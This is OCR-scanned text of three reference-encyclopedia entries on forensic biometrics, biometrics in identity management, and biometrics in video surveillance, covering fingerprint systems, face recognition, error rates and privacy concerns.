Forensic biometrics is the application of biometrics in the interests of the Criminal Justice System. In considering applications, the simple broad definition of biometrics applies – which may refer to height, ear prints, and DNA profiles, as well as dermatoglyphic fingerprint patterns.

Sometimes forensic applications are merely a collection of concepts in computational biometrics applied in the interests of the Criminal Justice System – e.g., automated fingerprint technology. Here, in essence, the technologies are similar or even identical to systems applied

in other areas. Their utility of computational biometrics in forensic applications is only partial, however.

In other cases, the biometric concerned is unusual – like height, ear print, or DNA profile – and generally not considered to be of particular interest in computational biometrics.

Fingerprinting offers an illustrative example. Dermatoglyphic fingerprints emerged as a source of physical evidence in the nineteenth century [2]. The twentieth century saw their almost universal adoption in criminal investigation and trial. By the mid-twentieth century large archives of fingerprint records of suspects and accused had accumulated in many jurisdictions. In the late twentieth century, automated fingerprint technology became available [12, 14].

Automated fingerprint identification systems (AFIS) rely on the detection of features in images of fingerprints. Fingerprint patterns are made up of friction ridges, which can readily be detected using feature extraction, edge detection, and other algorithms. Features include whorls, loops, and arches, as well as bifurcations in ridges, ridge endings, and dots – or short ridges [2].

Figure 1 shows a fingerprint comparison in the AFIX Tracker® automated fingerprint identification system. The image on the left is the "scene-of-crime" print. The system has located a number of features in the scene-of-crime print and a search algorithm has been used to generate a list of configurations from a database of known offenders, ranked in order of similarity. The closest potential match from the database of known offenders is shown in the right-hand image.

It is important to note that this is where the limit of automated fingerprint recognition as a forensic application is reached: the first or even nth candidate on the ranked list is not always a match. It is necessary for experienced fingerprint experts to make detailed manual comparisons of the scene-of-crime "lift" and the original ink-rolled prints from suspects' fingers. False matches offered by the biometric system in the ranked list need to be eliminated.

If the fingerprint experts can confirm a match manually, from the scene-of-crime "lift" and the original ink-rolled print from the suspect's fingers, this is the evidence that will be documented and presented in Court.

Automated fingerprint systems are used in investigation and administration – where they are invaluable, but the evidence adduced at trial is based on the original manually collected scene-of-crime "lift" and the ink-rolled print from the suspect, and is presented by a fingerprint expert.

Speaker recognition is a further example of the limited utility of computational biometrics in forensic applications. Speaker recognition should not be confused with voice recognition. Speaker recognition may rely on a variety of cultural, linguistic and phonetic parameters – as well as on acoustics [16]. Again, computational biometric – acoustic – data is only part of a suite of characteristics presented by the expert as evidence of speaker identification in Court.

Although not normally considered a computational biometric, forensic DNA profiling does rely heavily on computerized statistical analyses and databases [5]. DNA has emerged as a "gold standard" for forensic identification, as there are well-understood criteria for establishing the presence of absence of a DNA match and for estimating the frequency of any given profile in the population – a value that cannot yet be calculated for fingerprint patterns.


Despite the plethora of research undertaken in face recognition, the application of these systems in the Criminal Justice System has been limited. The most productive application has been in computerized searching of databases of arrestee photographs. In an investigation, it is important to know whether a suspect or offender has been encountered before. Archives of photographs of the faces of previous arrestees offer a means of establishing whether or not this is the case. A national system is proposed in the UK [19]. It is important to note that these applications have an advantage in being able to utilize arrestee's 2D facial images, which are collected at a standard pose angle and scale, are unobscured, and are normally of good photographic quality. This does not usually apply to offender images captured on CCTV, for example. Furthermore, any potential match from a ranked list of potential matches must be again be verified, if necessary by another means – such as fingerprints or DNA.

The methods usually applied in facial identification for the Courts are rudimentary. They include simple manual photogrammetric measurements of facial proportions, superimpositions of offender and suspect images, and manual anthroscopic examination of distinguishing features including scars, moles, and tattoos.

There are no databases used to calculate face shape frequency in 2D or 3D.

Evison and Vorder Bruegge [9] have investigated an approach to forensic facial comparison, which – like dermatoglyphic fingerprinting – relies on identifiable features or landmark points on the face, but also offers the prospect of establishing the frequency of a set of facial landmark configurations in the general population via database collection [10, 13].

Forensic ear print identification has also been the subject of a large international study and the resulted



Biometrics for Forensics. Fig. 1 Illustration of a fingerprint comparison in the AFIX tracker® system. The left hand image is of the scene-of-crime "lift". The system has located features – friction ridge endings (*red*), bifurcations (*cyan*), the "core" (*yellow circle*) and the "delta" (*yellow triange*) – in the print. The text box at the bottom centre contains a ranked list of the most probable matches with individuals in the database. In this case, the first ranked individual on the list is a true match [Brent Walker, with permission]

method is also a computer-aided system, with estimates of error rates [1].

Height estimation continues to rely on a rudimentary photogrammetric approach [7].

Open Problems

Courts are presently poorly served by biometric technologies.

In considering forensic applications of biometric technology, it is important to make the distinction between evidence of investigative and evaluative (or probative) value. Evidence of investigative value is helpful in offering avenues of further enquiry – in these cases routine facial recognition systems, for example, might be useful. Evidence of evaluative (or probative) value offers a more-or-less reliable indication which the Court may use in addressing an issue in fact and assessing the guilt or innocence of the accused. Computational biometric systems – even automated fingerprint technology – are still inferior to a manual identification by an expert in this regard.

In the forensic context, a certain level of false matches may be tolerable in an investigation, where leads can be pursued and excluded by a process of elimination. Recognition is not the same as identification. The latter is unequivocal, but the former is not. False matches are obviously not desirable in Court.

As usual in accessing the utility of a biometric, the application area and the performance characteristics need to be considered. A poor false match rate in arrestee photograph searching may not be critical in a minor investigation, but for serious crime or where a particular suspect can only be held for a short length of time before being released, time is likely to be of the essence.

There are opportunities for forensic applications of biometric systems outside of the investigation and the Courtroom – in establishing the proper identity of persons released from detention, for example. The wrong offenders are often released by mistake (e.g. [6])!

Countermeasures to biometric systems are as important in forensic applications as they are in security-related areas (see [11] for a topical illustration).

Disaster victim identification (DVI) is an important application area so far poorly served by computational biometric systems. DVI tends to rely on DNA or dental records for identification, although dermatoglyphic fingerprints sometimes survive. Dental recognition or

identification systems may have some value, especially if expanded to consider forensic bite mark analysis. Forensic facial reconstruction [8] has been the subject of investigation in computer science, but applications based on deformation or warping of generic medical image data of the head, or on virtual reality modeling, are so far much less satisfying than traditional sculptural approaches, which are cheaper and yield a more life like image.

Mobile devices are a burgeoning source of forensic biometric evidence. They are also available as tools able to increase the efficiency of identification by investigators [19].

Multimodal systems are likely to be as valuable in forensic applications as they are elsewhere. Microfluidic chemistry may eventuate in mobile "lab-on-chip" devices for DNA profiling and so forth, offering the potential for fully integrated multimodal forensic identification systems and supporting telecommunication and database technologies to arise.

Recommended Reading

1. Alberink I, Ruifrok A (2007) Performance of the FearID earprint identification system. Forensic Sci Int 166:145–154
2. Ashbaugh DR (1999) Quantitative-qualitative friction ridge analysis: an introduction to basic and advanced ridgeology. CRC Press, New York
3. Bolle RM, Connell JH, Pankanti S, Ratha NK, Senior AW (2004) Guide to biometrics. Springer, New York
4. Boulgouris NV, Plataniotis KN, Micheli-Tzanakou E (2010) Biometrics: theory, methods, and applications. Wiley, Hoboken
5. Butler JM (2005) Forensic DNA Typing. Elsevier, Burlington, MA
6. CBC (2009) Sex offender realeased early by mistake, CBC News. [Online] http://www.cbc.ca/canada/saskatchewan/story/2009/10/29/sk-offender-released910.html. Accessed 24th February 2010
7. Edelman G, Alberink I (2009) Height measurements in images: how to deal with measurement uncertainty correlated to actual height, law, probability and risk. [Online] http://lpr.oxfordjournals.org/cgi/reprint/mgp033v1. Accessed 24th February 2010
8. Evison MP (2000) Virtual 3-D facial reconstruction. Internet Archaeology [Online] http://intarch.ac.uk/journal/issue8/evison_index.html. Accessed 24th February 2010
9. Evison MP, Vorder Bruegge RW (2010) Computer-aided forensic facial comparison. CRC Press, New York
10. Evison MP, Dryden IL, Fieller NRJ, Mallett XGD, Morecroft L, Schofield D, Vorder Bruegge RW (2010) Key parameters of face shape variation in 3D in a large sample. J Forensic Sci 55(1):159–162
11. Jones WD (2009) Computerized face-recognition technology is still easily foiled by cosmetic surgery. IEEE Spectrum [Online] http://spectrum.ieee.org/computing/embedded-systems/computerized-facerecognition-technology-foiled. Accessed 24th February 2010
12. Lee HC, Gaensslen RE (2001) Advances in fingerprint technology, 2nd edn. CRC Press, New York
13. Mallett XGD, Dryden IL, Evison MP (2010) An exploration of sample representativeness in anthropometric facial comparison, J Forensic Sci
14. Maltoni D, Maio D, JainAK, Prabhakar S (2003) Handbook of fingerprint recognition. Springer-Verlag, New York
15. Phillips PJ, Moon H, Rauss PJ, Rizvi S (2000) The FERET evaluation methodology for face recognition algorithms. IEEE T Pattern Anal 22(10):1090–1104
16. Rose P (2002) Forensic speaker identification. Taylor and Francis, London
17. Roberts P (2009) The science of proof: forensic science evidence in English criminal trials. In: Fraser J, Williams R (eds) Handbook of forensic science, Willan, Cullompton, UK, pp 446–486
18. Taylor A (2000) Principles of evidence. Cavendish, London
19. Travis A (2008) Police trying out national database with 750,000 mugshots, MPs told, The Guardian, [Online] http://www.guardian.co.uk/uk/2008/mar/19/ukcrime.humanrights. Accessed 24th February

Biometrics for Identity Management and Fields of Application

Elisabeth de Leeuw
Siemens IT Solutions and Services B.V., Zoetermeer, The Netherlands

Definitions

Identity

The concept of *identity* applies to entities in general, that is, human beings or other living creatures and to physical or logical entities.

Identification

Identification is to be understood as the determination of an identity, in other words, the action or process of determining who a person is in a particular context [1].

Identity Management

According to Springer Encyclopedia of Cryptography and Security in hand [2] *identity management* is defined as "the set of processes, tools, and social contracts surrounding the creation, maintenance, and termination of a digital identity for people or, more generally, for systems and services,

to enable secure access to an expanding set of systems and applications." Historically, however, *identity management* is not limited to digital identities. In the Torah for example, Book of Numbers, it is said that following the Exodus from Egypt, a census of the Israelites took place (Book of Numbers 1:1–3.).

Biometrics

Biometrics can be defined as the science of measuring individual physical or behavioral traits and thus as a thing by itself.

Background

Identification processes are crucial to identity management. Biometrics may play a role in identification processes and in identity management as a whole. This entry describes the role biometrics can play, or may play in the future, as well as possible issues connected to it.

Theory

Basics of Biometrics in Identity Management

Comparison versus Search of Biometric Traits

A biometric trait of a living subject can be compared either one-to-one to a stored biometric sample, or it can be used as an argument for a one-to-many search through biometric samples as stored in a database, depending on the basic mode of identification.

Formal and Informal Identification

Informal identification is the spontaneous process between subjects, in which sensory information is processed by the human brain in order to mutually determine identities. The process is usually reciprocal and there is a balance of power. Formal identification takes place between a representative of an organizational entity on the one hand and an individual subject on the other hand. Physical or behavioral samples may be processed by biometric technology as part of the process, in order to determine the identity of the subject. The process is not reciprocal and there is not necessarily a balance of power [3].

Role of Biometrics in Identification Processes

Biometrics takes a different position in direct and indirect identification processes. Biometrics is not synonymous to identification. Therefore, the distinction between direct and indirect identification is a precondition in order to clearly describe the position and role of biometrics in identity management and identification processes.

Direct Identification

Direct identification can be either a formal or an informal process. In the context of formal direct identification, biometrics is a primary means to identity a subject. Biometric traits of a living subject are used as an argument for one-to-many searches through biometric samples as stored in a database. Direct identification, usually, is briefly referred to as identification (Fig. 1).

Indirect or Claim-Based Identification

In the context of indirect identification, biometrics serves to verify the identity as claimed by a subject, or, for that matter, by a third party. Biometric traits of a living subject are one-to-one compared to samples as stored on a credential (Fig. 2).

Reliability of Biometrics

Comparison versus Search

The reliability of biometric technology depends to a high degree on whether a one-to-one *comparison* or one-to-many *search* is performed. Error rates as indicated by both industry and independent laboratories mostly apply to a one-to-one comparison. Error rates in supposed matches resulting from a one-to-many search increase with the number of entries as searched in the database.

As a consequence, the application of biometrics in indirect identification processes seems, in general, to be more feasible than the application of biometrics in direct identification processes.

Quality of Biometric Samples

The quality of the biometric samples that are used is most important. The sample with the lowest quality in the process forms by definition a weakest link: the quality of the process as a whole fully depends on it.


The quality of biometric samples that are collected on an ad hoc basis will be generally speaking of less quality than biometric traits that are collected according to predefined, secure proceedings. Predefined, secure proceedings for the collection of biometric samples are a prerequisite for the successful application of biometrics in identification processes.

Feasibility of Biometrics

Types of Biometric Traits

The types and properties of biometric traits are of great impact to the outcome of biometric processes.

There are four types of biometric traits: genotypic, randotypic, phenotypic, and behavioral. Critical properties



Biometrics for Identity Management and Fields of Application. Fig. 1 Direct identification

of biometric traits are uniqueness, universality, permanence, measurability, user-friendliness, and inherent copy protection.

The critical *properties* vary with the *type* of biometric trait at stake. Genotypic traits for example tend to be unique and permanent, whereas behavioral traits may be unstable and less unique. Fingerprints on the other hand are user-friendly but relatively unreliable as compared to the use of genetic traits. Vein patterns for example have an inherent copy protection, they are difficult to record and copy and are thus may be feasible in critical applications, where the risk of fraud is high. Fingerprints and facial images are less feasible in this context.

Choice of Biometric Types

Therefore, when choosing a biometric trait type, it is important to bear in mind which criteria are most important for the proposed identification processes and to which extend the respective biometric trait types match with these criteria. Biometric applications using trait types with an inherent weak copy protection, fingerprints, for example, are vulnerable to spoofing attacks, which put the legitimate holder of the trait at a high risk of identity theft. It is advisable either to choose an alternative biometric trait with a better inherent copy protection, or to apply biometric encryption in order to protect the legitimate holder against abuse.


Scale and Context of Application

In order for biometrics to function optimally, the context needs to be stabilized. For this reason, biometrics in supplier laboratories and independent research institutes usually outperforms biometric applications in real life. And biometrics in small-scale applications outperforms biometrics in large-scale applications.

High varieties in age, race, psychology, and gender of subjects may have a negative impact on performance. A change of physical environment may as well have an impact on performance. Low temperatures may change face expressions and rough physical work, for example, in building construction, may cause damage to fingerprints. Social and legal environment may be of impact on the fraud appetite of subjects and thus indirectly affect the performance. Voluntary participation of the subject, on the other hand, may have a positive impact on the reliability of the outcome of biometric measurements.

Risks and Liabilities

In the context of biometrics in identity management, there are basically two types of stakeholders: process owners and subjects. Both stakeholders have different interest that may or may not align. Interests may align in the context of logistics and voluntary profiling. On the other hand, a conflict of interest, which is inherent to criminal search,



Biometrics for Identity Management and Fields of Application. Fig. 2 Indirect identification

surveillance, and access management, including border control, causes a high fraud risk. When taking precautions or making judgments, in case of conflicts of interest, it is important not to shift the connected liabilities from the system's owner to other stakeholders or even to the group of subjects as a whole.

Applications

Biometrics as Part of Identification Processes

Once a true identity is established and recorded in a database, it is important to secure the integrity of the identity's lifecycle. When reporting changes in identity attributes or claiming new credentials, the authenticity of the applicant can be established using biometrics. Thus, illicit change of identity or handout of credentials can be prevented.

In authentication of an identity claim, as part of verification process in secondary identification, a biometric sample can prove the integrity of the relation between a subject, it's credential, and the description of the subject's identity as included in a database.

Biometrics in Identity Management

Identity management is a precondition for a range of other applications, in which biometrics can play a role.

Access Management

Identity management is a prerequisite for both physical and logical access management. Access rights of subjects are initially registered in access management systems, which serve to authorize subjects at a later point in time. In this context, biometrics may be used as a means of identification. However, it is important to see to it, that biometric traits are presented voluntarily, that is, the subject may not be under pressure of a third fraudulous party.

Logistics, Tracking and Tracing

Identity management can help to improve logistics, for example, in airport passenger handling. Tracking and tracing may be part of these processes. Biometrics may serve in this context as a form of primary identification, and, because of its universal characteristics, can enhance these processes or even serve as connection between multiple processes.

Search

In the context of criminal investigations, the search of suspects is enabled by criminal databases, that is, identity management. Biometrics traditionally plays an important role in this field. However, it is important to note that a one-to-many search is quite susceptible to errors. Also, the often-limited quality of the samples, collected at crime sites has a negative impact on performance and cannot always be relied upon.

Surveillance

CCTV images can be used to map the position of individuals at a particular point in time and space or after a lapse of time. This may be worthwhile, for example, in shopping centers or parking lots. In connection with identity management systems, the presence of two or more individuals at a particular point in time and space may be proved likely. However, to connect the samples to specific predefined identities requires a database search, which, as mentioned above, which will often not be reliable.

Profiling

Biometric traits reveal a lot of personal characteristics and thus can be used for profiling. Race, sex and, to a certain extent, age, are obvious in CCTV images and also in photos used for biometric authentication. Some biometric traits may reveal genetic predispositions. Life samples may reveal illnesses, moods, or fatigue. Biometric profiling is therefore very intrusive, in particular when the biometric data are correlated with other data in identity databases. The proportionality of this type of application is therefore to be considered meticulously.

Open Problems

Biometrics in National Identity Management

Biometrics is mandatory on travel documents in both the European Community and the USA, primary objective being to enhance public security. However, the application of biometrics on travel documents is not undisputed. It is said that the technology has not yet been tested adequately for larg-scale applications such as national identity management and that the performance of technology does not meet the requirements, the false acceptance rates in particular being a problem [1]. In May 2005, the UK Passport Service reported that, during a series of trials, 31% of all facial verifications, 4% of all iris verifications, and 14% of all fingerprint verifications had been falsely rejected [4]. In June 2005, a report of the Identity Project, executed by the London School of Economics [5] judged that the proposals for the UK Identity Cards Bill, being considered at that time by Parliament, are neither safe nor appropriate. According to the report, "It is not just so simple as to say that the [biometric] technology will one day improve. The factors that go into this consideration are numerous and complex. The balancing act regarding such technology involves hundreds of factors (. . .) compared to abilities to verify, the acceptable rate of error in contrast to the acceptable rigour. We must consider all of these factors as we decide what kind of infrastructure we would like to build, and what kind of society we are constructing."

Besides, in the context of national identity management, function creep is a risk. In the last years, governments have built or extended many central databases that hold information on many aspects of the lives of citizens, biometrics included. This tendency is subject to criticism. In 2009, Ross Anderson, in a report titled Database State, states that "in too many cases, the public are neither served nor protected by the increasingly complex and intrusive holdings of personal information invading every aspect of our lives" [6], profiling and discrimination being possible consequences. Also, an increase of identity fraud may follow from biometric passport data made available for criminal investigations, as has been proposed, for example, in Article 4b of the 1991 Dutch Passport Act [7].

Thus, it is open to question, whether the current and aimed application of biometrics in national identity management serves its primary objective [8].

Recommended Reading

1. Risks and Threats Attached to the Application of Biometric Technology in National Identity Management – Elisabeth de Leeuw, Thesis submitted in fulfillment of the requirements for the degree of Master of Security in Information Technology at the TIAS Business School, Eindhoven and Tilburg, The Netherlands, Amsterdam, October 2004. http://www.pvib.nl/download/?id=6418400&download=1
2. Encyclopedia of Cryptography and Security – Editor in Chief Henk C.A. van Tilborg, Eindhoven University of Technology, The Netherlands, Copyright 2005, Springer Science+Business Media, Inc. http://www.springer.com/computer/security+and+cryptology/book/978-0-387-23473-1 Entry: Identity Management (Joe Pato)
3. Edward Higgs (2008) Are state-mediated forms of identification a reaction to physical mobility? The case of England,

1500–2007, University of Essex, UK, in: de Leeuw E, Fischer-Hübner S, Tseng JC, Borking J (eds.) First IFIP WG 11.6 Work Conference on Policies and Research in Identity Management (IDMAN'07), RSM Erasmus University, Rotterdam, The Netherlands, October 11–12, 2007. Series: IFIP Advances in Information and Communication Technology, Vol. 261. Springer, New York, pp 105–120. http://www.springer.com/computer/security+and+cryptology/book/978-0-387-77995-9

4. UK passport service biometrics enrolment trial – Atos Origin report, published May 2005. http://hornbeam.cs.ucl.ac.uk/hcs/teaching/GA10/lec3extra/UKPSBiometrics_Enrolment_Trial_Report.pdf. Accessed 1 Dec 2010
5. The identity project – An assessment of the UK identity cards bill and its implications. The London School of Economics and Political Science Department of Information Systems, Version 1.09, June 27, 2005. http://identityproject.lse.ac.uk/identityreport.pdf
6. Anderson R, Brown I, Dowty T, Inglesant P, Heath W, Sasse A (2009) Database State – Commissioned and published by the Joseph Rowntree Reform Trust Ltd., Copyright The Joseph Rowntree Reform Trust Ltd. 2009. http://www.jrrt.org.uk/uploads/database-state.pdf http://www.jrrt.org.uk/uploads/Database%20State%20-%20Executive%20Summary.pdf
7. Böhre V (2010) Happy landings? The biometric passport as a black box. A Report Commissioned by the Dutch Wetenschappelijke Raad voor het Regeringsbeleid - management summary in english published 2010, Den Haag, The Netherlands. http://www.wrr.nl/
8. Max Snijder M (2010) Biometric passport in The Netherlands: crash or soft landing? A report commissioned by the Dutch Wetenschappelijke Raad voor het Regeringsbeleid – management summary in english published 2010, Den Haag, The Netherlands. http://www.wrr.nl/

Biometrics in Video Surveillance

Stan Z. Li
Center for Biometrics and Security Research, Institute of Automation, Chinese Academy of Sciences, Beijing, Public Republic of China

Synonyms

Biometric identification in video surveillance

Related Concepts

►Face Recognition; ►Gait Recognition; ►Iris Recognition; ►Video Surveillance

Definition

Biometrics in video surveillance refers to those biometrics in which biometric images, e.g., those of face, gait or iris, are captured using surveillance videos operating at a distance from the human body. They are among the most challenging forms of biometric technologies.

Background


In terms of the distance from a biometric sensor to the human body, a biometric system can be categorized into contact, e.g., fingerprint based; near-distance (at a distance of less than 1 m, e.g., in most iris recognition and face recognition used in cooperative user applications; and mid-distance (between 1 and 3 m) and far-distance ones (more than 3 m).

Biometrics in video surveillance belongs to the far-distance category, including those using face [3], gait [2], and iris (iris on the move) [4]. As the biometric part of a surveillance system, it uses a surveillance video (CCTV) camera to capture biometric images within its field of view. It usually operates at a distance, hence nonintrusive, and requires little or no cooperation from the individual. A face biometric surveillance setting is illustrated in Fig. 1.

Applications

The processing of biometric recognition consists of the following biometric image processing and recognition stages: localization of the concerned biometric parts from the input image, normalization of them in geometry and photometry, template (feature) extraction, template-based comparison (matching), and decision making. Although these modules are also used for static face recognition, techniques for face recognition in video need to deal with not only problems existing in static face recognition, but also those due to movements of biometrics captured at far distance. In addition to those used for the static case, temporal information between video frames may be explored to make fuller use of information therein [1].

Because on-spot biometric images are captured at a far distance, hence the relationship between the human and the system (more specifically the biometric sensor) is less controllable. When the relationship between human and the system cannot be properly constrained, this can cause problems in that necessary biometric image quality may not be satisfied and the templates thus extracted tend to deviate too much from those extracted from the enrolled



Biometrics in Video Surveillance. Fig. 1 CCTV surveillance watching people walking through a passage

face images usually captured in a significantly different environment, leading to deteriorated recognition performance (degradations in far-distance face recognition will be explained in more details later in this entry).

A biometric system operates in either one of the two modes: 1-to-1 and 1-to-many [6]. The 1:1 verification mode confirms or rejects a claimed identity. It is used in many applications including identity verification in banking, e-passport, and access control. When the biometric sample is captured at a far distance in video surveillance and the 1:1 association done by using a remote RFID or smart card, access control could be implemented to achieve high convenience for users even on the move.

Figure 2 shows the application of a mid-distance face recognition system for biometric verification in Beijing 2008 Olympic Games. This system verifies in 1:1 mode the identity of a ticket holder (spectator) at entrances to the National Stadium (Bird's Nest). Every ticket is associated with a unique ID number. On enrollment, every ticket holder is required to submit his registration form together with a 2 in. ID/passport photo attached. The face photo is scanned into the system. On entry to the event, the ticket is read by an RFID reader, and then the biometric system takes face images of the claimant associated with the RFID number using a video camera, compares them with the face template extracted from the enrollment photo scan, and makes a decision.

The 1:*N* identification mode determines the identity of an individual. In the open-set identification [6], it includes two subtasks: firstly deciding whether the captured face belongs to one of the *N* individuals in the record, and if so, secondly identifying to whom of the *N* it matches. Biometric identification is used in applications including watch-list surveillance and identification, VIP identification and services, and to access control without cards.

Figure 3 shows a snapshot of 1:*N* watch-list face surveillance and identification at a Beijing Municipal Subways station. CCTV cameras are mounted at the entrances and exits, in which way face images are more likely to be captured. Subway scenes are often crowded and contains multiple faces. The system identifies suspects from the crowd.

Open Problems

Biometric identification at a distance in video surveillance is the most challenging form among all other forms of biometrics, and there are many problems to be solved before the technologies attain maturity. This section presents open problems specific to face recognition at a distance in video surveillance applications.

According to NIST's face recognition evaluation reports on FERET and FRGC tests [5] and other independent studies, the performance of many state-of-the-art face recognition methods deteriorates with changes in lighting, pose, and other factors. The following factors are specific to face recognition in video surveillance, apart from those in cooperative and near-distance scenarios.

Noncooperative User Behavior

In cooperative user scenarios, the user has to be cooperative, e.g., facing to the camera in frontal pose, being of neutral expression, without wearing improper hats or dark eye-glasses or glasses thick frames, in order to be granted the access to some rights such as entering to a restricted area, such as withdrawing money from ATM. In face recognition in video surveillance, however, user cooperation with respect to the biometric sensor, i.e., video camera, may not be imposable, and totally is impossible for applications of watch-list surveillance. Non-frontal face images can result, causing further problems. Proper deployments of video cameras and powerful face processing and recognition algorithms are needed to solve these problems.

Low Image Resolution

When the view of the camera covers a large area, the proportion of the face in the image can be small. This can lead to low resolution of the face portion, which degenerates both the performances of face detection and the recognition engines. Choosing a long focal length lens can increase the proportion of the face in the image, but also narrows down the view. Using a high resolution camera is a solution to this problem, especially in the future when the high-definition image sensor and video technologies, and high-power computing becomes popular.

Image Blur

When people are moving, the face image captured at a distance can be blurred. This may be solved by using a high-speed camera and a small aperture lens (for large depth of view). However, the use of a rapid exposure causes a new problem: for shorter exposure, the aperture has to be increased. These two factors are conflicting. Advances in image sensing and optics are needed to solve the problem.

Interlacing in Video Images

Interlacing refers to the methods for painting a video image on an electronic display screen by scanning or displaying each line or row of pixels, as used in most deployed CCTV cameras nowadays. This technique uses two fields, odd and even, to form a frame. Because each frame of

Biometrics in Video Surveillance. Fig. 2 Face verification used in Beijing 2008 Olympic Games (courtesy of CBSR & AuthenMetric)

Biometrics in Video Surveillance. Fig. 3 Watch-list face surveillance at subways

